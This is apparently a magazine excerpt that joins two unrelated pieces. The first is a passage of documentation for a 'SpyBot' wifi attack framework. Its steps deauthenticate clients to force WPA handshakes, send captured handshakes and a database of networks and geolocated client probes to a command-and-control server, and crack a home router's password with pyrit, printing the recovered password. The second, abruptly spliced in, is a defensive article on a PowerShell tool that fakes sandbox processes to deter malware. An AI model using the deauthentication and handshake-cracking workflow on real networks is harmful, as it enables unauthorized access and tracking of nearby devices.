Press 'C to Exit'
```

7. Deauth selective/all clients and force a WPA handshake

```
[*] Starting Channel Hopper on mon0!
[*] Starting sniffing for EAPOL Frames...!
[*]|| EAPOL PACKET SNIFFED ||
[*]|| EAPOL PACKET SNIFFED || Source: 5c:7d:5e:d6:32:68 -----> Destination: 28:3f:69:14:2e:0d ||
[*]|| EAPOL PACKET SNIFFED ||
[*]|| EAPOL PACKET SNIFFED || Source: 5c:7d:5e:d6:32:68 -----> Destination: 28:3f:69:14:2e:0d ||
in thread
[*]|| EAPOL PACKET SNIFFED ||
[*]|| EAPOL PACKET SNIFFED || Source: 5c:7d:5e:d6:32:68 -----> Destination: 28:3f:69:14:2e:0d ||
[*]|| EAPOL PACKET SNIFFED ||
[*]|| EAPOL PACKET SNIFFED || Source: 28:3f:69:14:2e:0d -----> Destination: 5c:7d:5e:d6:32:68 ||
[*]|| EAPOL PACKET SNIFFED ||
[*]|| EAPOL PACKET SNIFFED || Source: 5c:7d:5e:d6:32:68 -----> Destination: 28:3f:69:14:2e:0d ||
[*]|| EAPOL PACKET SNIFFED ||
[*]|| EAPOL PACKET SNIFFED || Source: 28:3f:69:14:2e:0d -----> Destination: 5c:7d:5e:d6:32:68 ||
```

Launch the WPA handshake capture in the spybotmain.py to sniff for EAPOL messages.



```
[*] ||CLIENT|| Client 44:00:10:1b:25:ae connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 5c:7d:5e:d6:32:68 connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 9a:9e:5b:2f:a9:5b connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 28:3f:69:14:2e:0d connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 44:00:10:1b:25:ae connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 5c:7d:5e:d6:32:68 connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 9a:9e:5b:2f:a9:5b connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 28:3f:69:14:2e:0d connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 44:00:10:1b:25:ae connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 5c:7d:5e:d6:32:68 connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 9a:9e:5b:2f:a9:5b connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 28:3f:69:14:2e:0d connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 44:00:10:1b:25:ae connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 5c:7d:5e:d6:32:68 connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 9a:9e:5b:2f:a9:5b connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 28:3f:69:14:2e:0d connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 44:00:10:1b:25:ae connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 5c:7d:5e:d6:32:68 connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 9a:9e:5b:2f:a9:5b connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 28:3f:69:14:2e:0d connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 44:00:10:1b:25:ae connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 5c:7d:5e:d6:32:68 connected AP MAC: 5c:7d:5e:d6:32:68
[*] ||CLIENT|| Client 9a:9e:5b:2f:a9:5b connected AP MAC: 5c:7d:5e:d6:32:68
^Chopper interrupted

[*] You Stopped Sniffing! Press Enter!


[*] Client set prepared !
[*] Displaying Connected Client List for %s
---Number-----------Connected-Client---------
   1             28:3f:69:14:2e:0d
   2             44:00:10:1b:25:ae
   3             5c:7d:5e:d6:32:68
   4             9a:9e:5b:2f:a9:5b
[*] Enter a Client to select [num]:
```

Launch the deauth launcher in the spybotmain.py to deauthenticate all the clients or to select multiple clients to deauthenticate the clients.

8. Transfer captured handshakes, mapped APs, spybot.db to the C2C server

Prepare files to send in the spybotmain.py file. Retrieve the files using the admin.py. View the contents of the spybot.db database using a suitable database viewer (like Firefox SQL plugin).




TABLE clientprobes
Search
Show All
Add

id	timestamp	devicemac	probe	coordinates	location
1	Thu 17 Aug 20:04:36 BST 2017	28:5a:eb:d4:88:0b	eduroam	54.003798778,-2.787826113	LA1 4YL
2	Thu 17 Aug 20:04:39 BST 2017	60:f4:45:b3:d8:95	eduroam	54.003808065,-2.787794906	LA1 4YL
3	Thu 17 Aug 20:04:39 BST 2017	5c:f8:a1:83:08:11	eduroam	54.003808065,-2.787794906	LA1 4YL
4	Thu 17 Aug 20:04:44 BST 2017	98:01:a7:d5:16:d7	eduroam	54.003806439,-2.787778932	LA1 4YL





TABLE networks Search Show All

id	timesta...	type	SSID	BSSID	channel	encryption	signal	wps	coordinates	location
1	Wed 16 ...	Beacon	eduroam	0c:68:03:b8:f5:f0	6	WPA2	-20	no	54.003858742,-2.78...	LA1 4YL
2	Wed 16 ...	Beacon	TALKTALK...	5c:7d:5e:d6:32:68	8	WPA2	-61	yes	54.003858742,-2.78...	LA1 4YL
3	Wed 16 ...	Beacon	TALKTALK...	5c:7d:5e:d6:32:68	8	WPA2	-5	yes	54.003858742,-2.78...	LA1 4YL
4	Wed 16 ...	Beacon	TALKTALK...	5c:7d:5e:d6:32:68	8	WPA2	-56	yes	54.003858742,-2.78...	LA1 4YL
5	Wed 16 ...	Beacon	TALKTALK...	5c:7d:5e:d6:32:68	8	WPA2	-14	yes	54.003858742,-2.78...	LA1 4YL
6	Wed 16 ...	Beacon	eduroam	38:1c:1a:3e:e5:c0	11	WPA2	-62	no	54.003858742,-2.78...	LA1 4YL
7	Wed 16 ...	Beacon	LU-Visitor	38:1c:1a:3e:b3:21	11	OPN	-52	no	54.003858742,-2.78...	LA1 4YL
8	Wed 16 ...	Beacon	eduroam	0c:68:03:d7:15:70	1	WPA2	-41	no	54.003858742,-2.78...	LA1 4YL
9	Wed 16 ...	Beacon	LU-Visitor	0c:68:03:d7:15:71	1	OPN	-41	no	54.003858742,-2.78...	LA1 4YL
10	Wed 16 ...	Beacon	eduroam	38:1c:1a:3e:b3:20	11	WPA2	-52	no	54.003858742,-2.78...	LA1 4YL
11	Wed 16 ...	Beacon	LU-Visitor	0c:68:03:e4:8f:91	6	OPN	-33	no	54.003858742,-2.78...	LA1 4YL
12	Wed 16 ...	Beacon	LU-Visitor	0c:68:03:b8:f5:f1	6	OPN	-20	no	54.003858742,-2.78...	LA1 4YL

Networks and client probes found & collected during the recon by the spybot are stored in the *spybot.db* database.

9. **GPU crack the handshake using pyrit**

Launch the GPU password attack using the admin.py on the cloud server after retrieving the sniffed handshakes from the SpyBot.



```
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa_cap' (1/1)...
Parsed 687 packets (687 802.11-packets), got 13 AP(s)

Picked AccessPoint 5c:7d:5e:d6:32:68 ('TALKTALK-D63620') automatically.
Tried 10000001 PMKs so far; 87939 PMKs per second. 06HP2B7H

The password is 'EGQYRU6C'.
```

Launch the GPU password attack using the admin.py on the cloud server after retrieving the sniffed handshakes from the SpyBot.

Similar operations for cracking WEP networks is also provided by the framework.

Links

1. Yaler Services & setting up Yaler for remote access: https://www.yaler.net/


1. Setting up optirun, nvidia & pyrit setup on Kali Linux: https://www.pcsuggest.com/install-latest-pyrit-0-4-with-cuda-in-kali-linux-debian/
2. Setting up asleap: https://github.com/joswr1ght/asleap
3. Setting up hostapd: https://w1.fi/hostapd/ (copy hostapd executable in the proper hostapd directory)

LICENSE

FAKE SANDBOX PROCESSES (FSP)

Beating malware with fake sandbox processes

by Matthias Rosezky



ABOUT THE AUTHOR

Matthias Rosezky

I'm an Open Source enthusiast interested in Cyber security, programming and Linux related topics. I am the creator and maintainer of the GitHub repository 'fake-sandbox' which was used in this article. On top of that I'm committed to the protection of privacy, especially in times of the Internet of Things.

Beating malware with fake sandbox processes

Chances are high that at the time you are reading this article you've already heard of debugging aware malware. Like its name suggests, it's all about malware that *knows* when it is under observation and thus tries to hide. This is a really clever way to make it more difficult to examine malware in test labs but most importantly, not get caught in the first place. Now, theoretically, you could use this exact mechanism to protect yourself against malware. That's where fake sandbox processes come in handy. I'm going to give you a quick overview about how to use a tool that creates such processes.

Of course, fake sandbox processes are no guarantee that you'll be safe from malware, it is more like a proof of concept. However, it is quite well known that, for example, ransomware like Petya or Bad Rabbit will look for special files and not even deploy properly if it finds them. Likewise, there is malware that looks for special processes that suggest a virtual machine – and therefore, is most likely being analyzed by researchers, who it has to hide from. The same is true for debugging processes, but obviously, all of this only applies to more advanced malware.

The FSP Tool


To get a tool that creates said sandbox processes, head to https://github.com/Phoenix1747/fake-sandbox. This repository contains the bare PowerShell script and all the files necessary for an additional installer and updater to work. You can go and grab a release if you want the tool to be installed onto your PC, more about this later on.

Let's start with the PowerShell script. To get just that, download the whole repository as a zip archive. The next few steps are business as usual - put it in any directory, unzip it and enter the newly created folder. You will see a couple of files and folders, all pretty much self explanatory, just ignore the updater folder. The script itself is named 'fsp.ps1' and is located directly in the root directory.

Now right-click the file and choose 'Run with Powershell', or open a command prompt window (no admin rights required!) and type the following command:


```
powershell -executionpolicy remotesigned -File "fsp.ps1"
```

Whatever method you choose to use, the outcome should be something like this:



```
What do you want to do? (start/stop):
```

